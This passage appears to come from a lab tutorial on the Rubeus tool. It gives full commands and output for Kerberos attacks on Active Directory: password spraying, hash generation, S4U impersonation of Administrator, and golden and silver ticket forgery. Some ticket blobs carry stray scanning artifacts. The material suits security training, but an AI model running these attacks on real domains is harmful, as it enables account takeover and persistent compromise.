YdhWGH4+HwV8xjFpB9V4EBN4qRttHeu0KcCG2xz5nw+ZcxjvJc2LNWqQmKNnTuGNrivenKsYmlZ4UUvZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRlRGA0VXIdCmjDxXRtgGhPNF3eAwWQ8sLQKK6bBKQ7ntL2Z6ay/W0k92xMwoo/lfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBIHNFYHKMIHHoIHEMIHBMI+oBswGaADAgEXoRIEIK0ptI1EyrU+xtrKFTDGjSShDhsMSUd0SVRLkxPQ0fMohowGKADAgEB0REwDxsNaGfyc2hpdhJhanBbhKMhAwUAQOUAAKURGA8yMDIyMDQyNzA2NTAxMvqmERgPMjAyMjA0MjcxNjUwMTFapxEYDzIwMjIwNTA0MDY1MDEwWqg0GwxJR05JVEUuTE9DQUpITAf0AMCAQKhGDAWgwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA= /service:LDAP/dc1.ignite.local
```

By providing in the TGT we generated in the previous step (copying in notepad and removing enters to type the ticket in a single line) we have generated a TGS successfully.

Klist

Klist command in Windows can be used to view the tickets generated in the system. Here, when we run klist command we can see that a KRBTGT and an LDAP TGS have been generated and stored in the session.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x5f65eb

Cached Tickets: (2)

#0>  Client: harshitrajpal @ IGNITE.LOCAL
    Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_as_delegate name_canonicalize
        Start Time: 4/27/2022 12:15:50 (local)
        End Time: 4/27/2022 22:15:50 (local)
        Renew Time: 5/4/2022 12:15:50 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 → PRIMARY
        Kdc Called: dc1.ignite.local

#1>  Client: harshitrajpal @ IGNITE.LOCAL
    Server: LDAP/dc1.ignite.local/ignite.local @ IGNITE.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 4/27/2022 12:15:50 (local)
        End Time: 4/27/2022 22:15:50 (local)
        Renew Time: 5/4/2022 12:15:50 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: dc1.ignite.local
```

Renew

The renew function in Rubeus builds a TGT renewal exchange. We can specify a domain controller using the /dc flag which will be used as a destination for the renewal traffic. We can further use the **tgtdeleg** option with this and extract user's credentials without elevation and keep it alive on another system for a week by default.

/ptt flag can also be used in conjunction to apply the Kerberos

```
rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCB....bA==
```

C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCBTcAwIBBaEDAgEWooIERDCBEBhgg Q8MIIIEOKADAgEFoQ4bDElHTkLURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEq EDAgECooID6gSCA+YMUGN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjdsdiL7 TOEJ3CR6nTc0zmmI0BX7TKhMzRTplpeQo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwfE4 p+wOfov7uJ+5RA0xGLD09cJoj0YFfyWa8jMqATZfCkkgoiID2iJUhCW3nx++OUAUhbT5j90mt6RoCqHTXsfWPacByts/J1y5Z7vb h8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWAyngxIldI+q6JBZj9hRomSkVtOPmfVKDyU1 qD3I0yBsUg579oKcYGhkJzvBGmo0o8mr0YOs8hpWxuBnxqC0MuVVsfuAiQFOONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnztC sjlhsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnryrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ 6RPEF/G/gd99dvCjFeBj+QUF4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2puKfcJAAemLYuf8Ne6T4l2u76zvYXOaxFNjd+fIqmufo junPU0wFZUDUv4qau5pR8B7651z0K50MoR0efMs4b0RjumfvSc10EPUsb+la78SPwo9E/JgJI5rvYzL5VR0+d1BjFffCMgJ/gdvD 2sEpeGIh7VF33CmgQF0krurqYkTKMbI1L3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpomoTLt/+2zqWyREdhwKwq3U1n8Z5QCUQ33ltNr q6wehkhDKFE/I1Wfkuj7CPIent3Cwrl5r3v+d7D0mxXqjVjg4hbguvIgCXVTV30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30 OI+niKhG6p6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7MCwiq/N539W0Wp62e+C8fkx/doSCCOqbRJW1ZUS4s59m1RBnNZyoVggXN g3gqvDCIPCTwEMSuTRGAUJE4FSf6pcl7/o8UKoYhfYdhWGH4+HwV8xjFpB9V4EBN4qRttHEu0KcCG2xz5nw+ZcxjvJc2LNwQqmKN nTuGNrivenmKsYmlZ4UUUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWj/cyYDFhAuIhgRlRGA0VXIdCmjDxDxRtgGhPNFfAwWQ 8sLQKK6bBKQ7ntL2Z6ay/W0k92xMwoo/lfBeFSU1T1/7WVZ60B2zCB2KADAgEAaoHQBIHNFYHKMIHh0IHEMIHBMIG+oBswGaADAg EXoRIEEKOptI1EyrU+xtrKFTDGjSShDhsMSUdOSVRFLkxPQ0FMohowGKADAgEB0REwDxsNaGFyc2hpDhJhanBhbKMHAWuAQOUAAK URGA8yMDQyNzA2NTAxMvqmErGPmjAyMjA0MjcxNjUwMTFapxeYDzIwMjIwNTA0MDY1MDExWqg0GwxJR05JVEUuTE9DQUyptIT Af0AMCAQKhGDAWGwZrcmJ0Z3QbDGlnbm10Z5s5b2Nhba=

/autorenew sub function will put the exchange to sleep for endTime 30 minutes and after that window automatically renew the TGT and display the renewed ticket

```
rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTCgAw...bA==
```

C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTcGawIBBaEDAgEWooIERTDCBEBHggQ8M
IIIEOKADAgEFoQ4bDElHTklUR55MT0NBTKIHMB+gAwIBAQEYMBYB8mtyYnRndBsMaWduaXRllMxmV2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+Y
MUGN/rPP1tPh01q50w/JK6V4ndv5BN+P5P3k3cGMCiwl+pnkhkTzC4kXT4gJS/DT8yE+8bjsdl7T0EJ3CR6nTc0zmmI0BXT7KhMzRtpLpe
Qo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPjWAm9CafzDT0M4rJWfE4p+wOfov7uJ+5RA0xGLD09CJojoYFFyWa8jMqATzFckkg
iD2IjUHCh23nx++OUAHbT5j90mt6RoCqHTXSwPwPacByts/J1y57zbh8wNzDl/rq/w/HnHda+TzcKNYKZ6b18nCiIW33hAX6150twgJfk/xHeKTqv6
vGmNKWAyngxIldI+q6JBZj9hRomSkVtOpMfVKDyU1qD3I0yBsuG579oKcYghkJzvBGMo0o8mr0YOs8hpWxuBnxqC0MuVVsufaiQF0ONGFpzf12d7wy
vt0vyinR7svMfyB8EVE+kWpnztCsjlhsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdmRsnyyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf
/Cy5WgY4bICQ6RPEF/G/gd99dvCjFeBj+QUF4NjXfmZjmA/CzzCoc4FqHoB8eHyAauNzXpkfcJaaemLyuf8Ne6T4l2u76zvYX0axFNjd+fIqmufoj
unPU0wFZUDUv4qua5pR87B651z0K50RoefMjS4bOrjumfVsC0L0EPUsb+la78SpwoE/JgJ15rvYzL5VR0+d1bJffFCMgJ/GdvD2sEpeGh7Vf33Cm
gQFOkrquYKtKMB1l3YmZ1SBDp7MC5MFMFCmRLzQa1WnF2QpmoTLT/+2zqWyREdhwKwq3U1n8Z5QCU3lTrq6wehkDKE/I1WfkU7CpiEnt3CwR
SL5r3v+d7D0mxXQjVjg4hbgvUgCxVTV30wt4oRF3pE/UuzjN1C2+S3QdeN9MpteyTZK300I+niKhGp6pw4rSktbGc+u/nq+c34hLzftuJkZIIr7
MCwiq/N539W0Wp62e+e8Fkx/doSCCOqBjRW1ZU5s59m1RbnNzyoVggXNg3gqvDCIPCTwEMSutRGAUJE4FSf6pc7l/o8UKoYhFyDhWGH4+HwV8xjFp
B9V4EBN4qRttHEuOKcCG2x5n+ZcxjvC2LwNqMKnNtuGrivemKsYmlZ4UUvZ+LBSwQ1AaziFANXooWhr2Jp15qnsiQxyc7tjWJ/cKyDFhAuUihg
RLRGA0VX1IdCmjDxRtghPnFveAwWQ8sLQKK6bBKQ7ntL2Z6ay/W0k92xMwo/LfBfsFS1T1/7WVZ60B2zCB2KADAgEAooHQBiHNfYHKMIIHooHEMHI
BMIG+oBswGaADAgEXoRIEKK0pt1IeyrU+xtrKFTDGjSShDsMSUD0SVRFLLvPn0FMrhwwcKADAgEboREwDxsNaGfyc2hdphJhJhanBhKMhAwUQOUAA
KURGA8yMDiyMDQyNzA2NTAxMvQemRgPmjAyMjA0MjcxNjUwMTFapxeyDzI Size: 127 x 48 MDExWqg0GwxJR05JVEUuTE9DQyupITAfoAMCAQKhGDA
WGwZrcmJ0Z3QbDGlnbml0Z5s5b2NhbA=

As you may now observe that after a specified time interval a renewed TGT is shown

Brute

The brute option in Rubeus can be used to perform a password bruteforce attack against all the existing user accounts in Active Directory. Many times, the same password is used with multiple accounts in real-life enterprise infrastructure. So, brute option can generate multiple TGTs in those accounts having the same password. /noticket can be used in conjunction with this option since no ticket is provided with this functionality. For example,

```
rubeus.exe brute /password:Password@1 /noticket
```

```
C:\Users\Public>rubeus.exe brute /password:Password@1 /noticket
```

v2.0.2

```
[*] Action: Perform Kerberos Brute Force
[*] Using domain controller: 192.168.1.2:88
[X] Administrator KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP

[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => Guest
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => DefaultAccount
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => krbtgt
[*] Using domain controller: 192.168.1.2:88
[+] UNLUCKY => harshit:Password@1 (KDC_ERR_KEY_EXPIRED)
[*] Using domain controller: 192.168.1.2:88
[+] STUPENDOUS => aarti:Password@1
[*] base64(aarti.kirbi):
```

doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4IDxDCCA8CgAwIBEqEDAgECooIDsgSCA67aH0ZR
erckLUmdSU1ogM20sukDvLY5mmkGQecZ5sRcjgbY9ujjVZY0j9sJH3UULKErLG0Sd1E4BmVjr19j6QA
qHfAmTU5f+7I7rDOXFUFRlkqjhv2y650mv0swpkn0Rq0L4cgGgBPNgdgVeXzFET8UiHFNTutUt1VoF+j
47PT2YtdMh2qL4xY6IusznamR5JlWXamW5ZUrIkJWOhB8Zh4/sHqQa1SdlveHZNBNuK0hsjatGmeeU
YQjDkhOLVmimPPVA7ergI7rPJctGDMit/912sqEvZHGDyJYDgVZsDoAyBPxI3n0mGKMbPQcQ3FZrmv
kv/t6F014yQHPDsBtc07Di8v+AbkwAzGNT8me+q8KiVpD0Jk50HPxsr8I6rZKcPkxFMSbyYizQq+P7eU
bi1D860hdIvwq3pIo2sjNeBvt9Lz23WWthFMaHop0Y9Ar00ZV10Sg+W8CUSepBrCtbWeegxUn4pshrq
Ulo+xkHnBhGMrwzaaVEUx1RwVD5qvgR6wUyiqlA+ZsfaEn0TADpP3AYcnUuUBZbT7qKV66kPcwxEI6xe
DJe8K60WON3HcSXpseUPK7dABFjXY37MGWv/xeT/5n7Z09EsjWqs860mMgvRiXa4gY2L7HBwLgjgUUPl
9eszlH+gER2qV9sowr6RDtFOFq1XbhhpITxuAI6ehC2RdFwayG5gfr2DggFYn5MILcLTWiHUVVxAI7CD
aTLDmQ1IRPXUwZQbticdgls/EbHQf+JZAKoI1oKe6KQUYmThhQMp84NQsVOZgxI3gky/Mk+zPh3b4Ew/
IMnkE74tLWDP3i04kF8tNhI5RCGtjFA/WNq4nnvYRM3QepzwpFx1IxWMmZ5+0AeAqX8yzXHykXER7m5V
YT0j0vpQCX3CxxF3vcW2oxl556qpmNIR55+EXmoxp4K1EMUhgwIIT6arxz7hsARyJ0++ni9ThsdpAwv
oAKvyS1xCg2hhwGrE6kxiHLGFwvV/+Zp+UaM8e16kKqPOamT6wt0QgoyIujQVkhw5CKMEENLL5ximZ7R

Hash

Rubeus is capable of taking in passwords and generating hashes of them. These are of different formats including NTLM (rc4_hmac) hash. To do this, we can use a **hash** function and provide a domain using /domain, an account's name (can be a machine account too) using the /user flag and the password using /password.

```
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1234567890
```

As you can see 4 different hashes have been output. Various encryption ciphers are used in conjunction with popular hashing techniques. All of these ciphers are supported in AD environment and hence, may be used for different purposes.

S4u

We saw above how we can generate hashes using Rubeus. Now let's talk about one such attack where hashes can be used to impersonate another user and carry out delegation attacks. For a detailed write-up on delegation, and attacks follow the link [here](#). In short, OS post-Windows server 2003 contained a Kerberos protocol extension called s4uself and s4uproxy. These protocols can be used to conduct delegation attacks. For example, in the example below, we have performed an attack called “Resource-Based Constrained Delegation” which benefits the **msDS-AllowedToActOnBehalfOfAnotherIdentity** option set in the attribute’s editor. Follow the article [here](#) for a full attack. In the example below, we’ll use the user noob’s hash and then impersonate Administrator account.

/rc4: flag is used to provide user noob's account.

/impersonateuser: User that will be impersonated by noob.

/msdsspn: A valid msDS-AllowedToActOnBehalfOfAnotherIdentity value for the account. Here, the domain controller

/altservice: can be supplied to substitute one or more service names in the resulting .kirbi file.

/ptt: Injects the resulting ticket in the current terminal session

```
rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator  
/msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt
```

```
C:\Users\Public>Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1 ←  
Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1  
  
v2.0.2  
  
[*] Action: Calculate Password Hash(es)  
  
[*] Input password : Password@1  
[*] Input username : noob$  
[*] Input domain : ignite.local  
[*] Salt : IGNITE.LOCALhostnoob.ignite.local  
[*] rc4_hmac : 64FBAE31CC352FC26AF97CBDEF151E03  
[*] aes128_cts_hmac_sha1 : DC4B72AB4F9B57219F3E46E0E260983B  
[*] aes256_cts_hmac_sha1 : 773A5DE4A67708244C3965C178EBE8B36411BC222090278D92319E33C9F8473F  
[*] des_cbc_md5 : C89E5B831FD0864C  
  
C:\Users\Public>Rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator  
/msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt ←  
Rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt  
  
v2.0.2  
  
[*] Action: S4U  
  
[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03  
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\noob$'  
[*] Using domain controller: 192.168.1.2:88  
[+] TGT request successful!
```

This would generate a ticket for Administrator user over the specified SPN. In short, we can now act as DC.

```

[*] Impersonating user 'Administrator' to target SPN 'host/dc1.ignite.local' ←
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc1.ignite.local':

doIGCDCCBgSgAwIBBaEDAgEWooIFFjCCBRJhggUOMIIIFCqADAgEFoQ4bDElHTklURS5MT0NBTKIjMCGg
AwIBAqEaMBgbBGNpZnMbEGRjMS5pZ25pdGUubG9jYWYjggTMMIIEyKADAgESoQMCQ0iggS6BIIEtuZh
JkDcGBSjTxrF5mVG1NaPu4qhiWAA0NcW/wWFdAIcbGBtrcQ7HRFefGtr7nf2FDHSVtfAAoI0oeScFm2B
prYaNiFBG/ES0j0WBgoUIHKGfmvDE0b/wg5Tx+A+b0SfuTp1mZNmpYFg5C/Y70LJEcm4ysLWgi96sxNuM
3C+PtMCwDPzfPnje+5jp3Env36hRDCTiyatmYNTA0cgMSCyaUkZjMtxJiVbQf01m7GltCQxiNjgr26Y
B1lwuH0curJgILn0NS4SDkdpjV0yldWgHpngSr9bCa609EVtcc0xjHLmlXM4IPM3/XcWigDtW0SQ0LxK
NbDHmWTZ1c8KdTRg/8To5VLuaNYYT34puupsIgY+J9h4w01FEA91K4xGy/aniAzQSXt9AQYUiN2QhcvH
X27jJ6+U86cndqnyEqUYtlFC1Cwoe5nW1Uikum+nXgaNsps24S1KL47uMFhCDAOSMz0WuPf5WomMYazz
z8LW+FmGfpn2/xbX0cyLp4oYANQ8V+w9cJpS+ze1dHKRW0NEyyccyw4aUiDidQtuGSrEZ+QDrSFhqa
9Pqs9jUZxGv2pyokAG1QC2wXPZqD2miVuS18jtPxVdVxZvHhbiyEuBNk3S0g5thbC3l80QIZ7l1HpsI+
HnnwTHzhFx5CPdrqjAgF2MRnVlIFCvVnJRpXC3DTG8K3FSvJ0VL5ofiK6JTnnN0nr270Ql2dzmMck08A
Bh48uU2emYi0W6dxPlPsgaVjBBY3bjsBX1u38kCoq4vWVLIHUMH8CPHGsSb0L/qWx+a14Puxq6gSh0iI
+PITFSLyZuaeBKCSbY05iW8qDXUngx6jIgMElz7vzYLqPldKu0IGHbE89aBzQgpxuGH8zrBXtr7hCMWp
vRyupDQ/13wcpEFG8BjcAUN2bKVVDy3DPnivitNjBW5LZoldYuFXnMHqPFE9yq582R5Azf5cDxVpVI3Q
1v2Di4V1vGK38LPWTvMp+p7DNhlZX7HJah/P2uqN/tuNj+89+Q++sAqlzzFytSaEnc062pgW/Z8FhC
X1016orUpTJukjVle+UFH4o7J1IrdrkDH8urjEm3pZsl7sLJXGFRY6BSfWrnb1K9hpv2VLpv7GTLGmYt
ZbCwaPlDls6NgbzoVPnCZ6Anbce0a4oaBuKqU2aUyDkkblvCIuY2CkkQy5/Vklu59BqeVVV0hifRdvkI
t3ZBljJEkmpwK0GLAKgpiMqa+mz71yw83qnEZZA8sjPa6hUU3UsHbt/vWZsbAiHkAMGlnFYkzgtdo8i6
ghngp7rLGybuf9jK0mjil3HmoNUhrt/ca0hPtkQros7AKPbpfzF5RpkMdekrhmu+7qk1aBkwM5Ce7meL
QzUASQcpEFRFkIQsGsYEQUZ0A6dYs4xJCoRFxa/iwmgT3WbBLtm985SG55EkiFLYoiBkaYmjvxNI2S
Xo9UPh98ShM3uHBG5wLhZJ/uRHF5ERau0Zhqv/NiaqjL6ENqqgXF1B0Q8dIAk6Yl4FlQZ7FUQKt0UE4W
E6Cy/ix3byhT0DguP8z1DLUv/ujrms0jsq+3EJqEdFeGvu9tLAiewOunP3szBszIaYvc4YW7tznsW1tZ
2eJQbaOB3TCB2qADAgEAooHSBIHPfYHMMIHJoIHGMIHDMIHAoBswGaADAgERoRIEEOnrzGYZkdrtG5k
siMo4HyhDhsMSUdOSVRFLkxPQ0FMohowGKADAgEkoREwDxsNQWRtaW5pc3RyYXrvcqMHAwUAQKUAAKUR
GA8yMDIyMDMxMTE2NDQ0M1qmERgPMjAyMjAzMTIwMjQ0NDNapxEYDzIwMjIwMzE4MTY0NDQzWqgOGwxJ
R05JVEUuTE9DQUyIpZAh0AMCAQKhGjAYGwRjaWZzGxBkYzEuaWduaXRLlMxvY2Fs
[+] Ticket successfully imported!

```

Golden Ticket

Golden tickets are forged KRBTGTs (Key Distribution Service account) which can be used to forge other TGTs. This provides an attacker persistence over the domain accounts. For a detailed walkthrough on the topic you can visit the article [here](#).

To forge a golden ticket for user harshitrajpal, we first generate an AES hash (RC4 works too) using the hash command in Rubeus and then using the golden function like so. Here,

/ldap: Retrieves information of user over LDAP protocol

/user: Username whose ticket will be forged

/printcmd: displays a one liner command that can be used to generate the ticket again that just got generated

```

rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap
/user:harshitrajpal /printcmd

```

```
C:\Users\Public>rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1  
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
```

()
[]
{ }
| |

v2.0.2

[*] Action: Calculate Password Hash(es)

```
[*] Input password : Password@01
[*] Input username : harshitrajpal
[*] Input domain : ignite.local
[*] Salt : IGNITE.LOCALharshitrajpal
[*] rc4_hmac : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66
[*] aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB36
5C
[*] des_cbc_md5 : 986149983868E0D9
```

```
C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd
```

v2.0.2

[*] Action: Build TGT

```
[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(|(objectsid=S-1-5-21-2377760704-1974907900-305204
```

As you can see various details like SID, userID, Service Key etc are being fetched over LDAP which are important to generate a ticket. PAC signing is also done and a TGT generated for harshtrajpal

```

[*] Building PAC

[*] Domain      : IGNITE.LOCAL (IGNITE)
[*] SID         : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId      : 1115
[*] Groups      : 513
[*] ServiceKey  : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey      : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType  : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service      : krbtgt
[*] Target       : ignite.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harshitrajpal@ignite.local'

[*] AuthTime      : 4/29/2022 11:50:34 AM
[*] StartTime     : 4/29/2022 11:50:34 AM
[*] EndTime       : 4/29/2022 9:50:34 PM
[*] RenewTill     : 5/6/2022 11:50:34 AM

[*] base64(ticket.kirbi):

```

doIFRzCCBUOgAwIBBaEDAgEWooIENDCCBDBhggQsMIIKKADAgEFoQ4bDELHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID7DCCA+igAwIBEqEDAgEDooID2gSCA9a++KsJ
DTSGUkLbsRsqtMqZDjpdMyuKJJGyGhr+9Xvprj0gBMRPe4r3U+67QCYXT+CsDDKy1ou0dKLpZTQ+NvJ
ZB8WLFAinXoraIrVoIXl/Y2ZPm/cEWgqjYLKduLGGyAzs7wSXLaXFrAEysgy8HW1KwdNlycD2qkLwxa6
pWER3U185RXl29hyPbxw3/QFuMwdDtAJd9wE0ibd5Unf7R6cRCIBGkqLxjVShLIqu5InZhM09wVj1jvb
yE6/QBLC1tBjgcfGLAo5FysjyBHS357+n3uM1ZmU3czEJefj+Q1EMstK00GrugDZPQW/rBcKftsySeA4
fNF7Q9cWTrfFnJLWgmKjbCasfJiGjDYDs9ypDfevyaYZEbJxpi8ulrEEa1VWgebREWf1mL4areP5EuSg
SitUe3Ehhaxlg0blP3vXAR01SwRhBXteeldiCAL7q38LnZX1psSHpMa28eqcnah5TzKEC5Nzq2VjncEM
cdPHbPanjtm8eLjNzVV8NGrTe/qi/idz3/T80go6tWM9CUG4CykV4zuBx7UNS+NfS7KffQ1XaT01sNWN
h6dFubDAY6lTbAJFYVo5uaE+IdMyfF2RLfFDvhlf7F1ykMtSsyUAE1f5Le/VGopH5HTCjZONLEikkES1
qLqF6UqVYwdwVAUvrmqQyv7Sk7ud0h9RQqpOFCAC1/1WL3s2QHK+N/U5zVIBiAWVNyM6W0Ej2dF9M7V0Z
DNU1QBZdsZpk0qVxIkcvratRQq8MP4EA9gYXrFQNlOfOnsPXUgVVIulVxNYJv3u+c69nHVWM50eVTaof
XUEmtcW0kuvYU2X0VKUwOnT3t+7/c0BxUHxsaET2cm5E32wq63npUUVQAnivDFBkrxBLKCR6ruu1OKUH

Also, at the end you'll see a one liner command that can be used to generate this TGT again.

```

qSEwH6ADAgECoRgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw=
```

[*] Printing a command to recreate a ticket containing the information used within this ticket

```

C:\Users\Public\rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E5  

4260BEB365C /user:harshitrajpal /id:1115 /pgid:513 /domain:ignite.local /sid:S-1-5-21-237776070  

4-1974907900-3052042330 /pwdlastset:"4/7/2022 11:20:07 AM" /minpassage:1 /maxpassage:42 /logonc  

ount:36 /displayname:"harshitrajpal" /netbios:IGNITE /groups:513 /dc:DC1.ignite.local /uac:NORM  

AL_ACCOUNT,TRUSTED_TO_AUTH_FOR_DELEGATION

```

Various other options can be used in conjunction with golden to modify the generated TGT like:

/rangeinterval: After every time specified, a new ticket will be generated.

/rangeend: Specifies the maximum time tickets will be generated for. Here, 5 days. Since rangeinterval is 1d, 5 different tickets will be generated.

For a full list of modifications, see this page.

```
C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d
[*] Action: Build TGT
[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(|(objectsid=S-1-5-21-2377760704-1974907900-3052042330-513)(name={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully mounted
[*] Attempting to unmount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'CN=Configuration,DC=ignite,DC=local' for '(&(netbiosname=*)(dnsroot=ignite.local))'
[*] Building PAC

[*] Domain          : IGNITE.LOCAL (IGNITE)
[*] SID             : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId          : 1115
[*] Groups          : 513
[*] ServiceKey     : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey          : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service         : krbtgt
[*] Target          : ignite.local
```

Silver Ticket

Silver tickets are forged Kerberos Ticket Granting Service (TGS) Tickets but with silver tickets there is no communication with the domain controller. It is signed by the service account configured with an SPN for each server the Kerberos-authenticating service runs on. For more details visit the page [here](#).

Silver ticket attack can be performed using Rubeus using silver function. Other customisations need be made like:

/service: SPN of the service ticket is being generated for

/rc4: Hash of a valid user (harshitrajpal here) which will be used to encrypt the generated ticket

/user: username of the user whose hash is provided

/creduser: User to be impersonated


/credpassword: Password of the user to be impersonated

/krbkey: used to create the KDCChecksum and TicketChecksum. This is the AES256 hmac sha1 hash in the following case.

/krbencrype: type of encrypted hash used. Aes256 here.

```
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap
/creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal
/krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbencrype:aes256
/domain:ignite.local /ptt
```

```
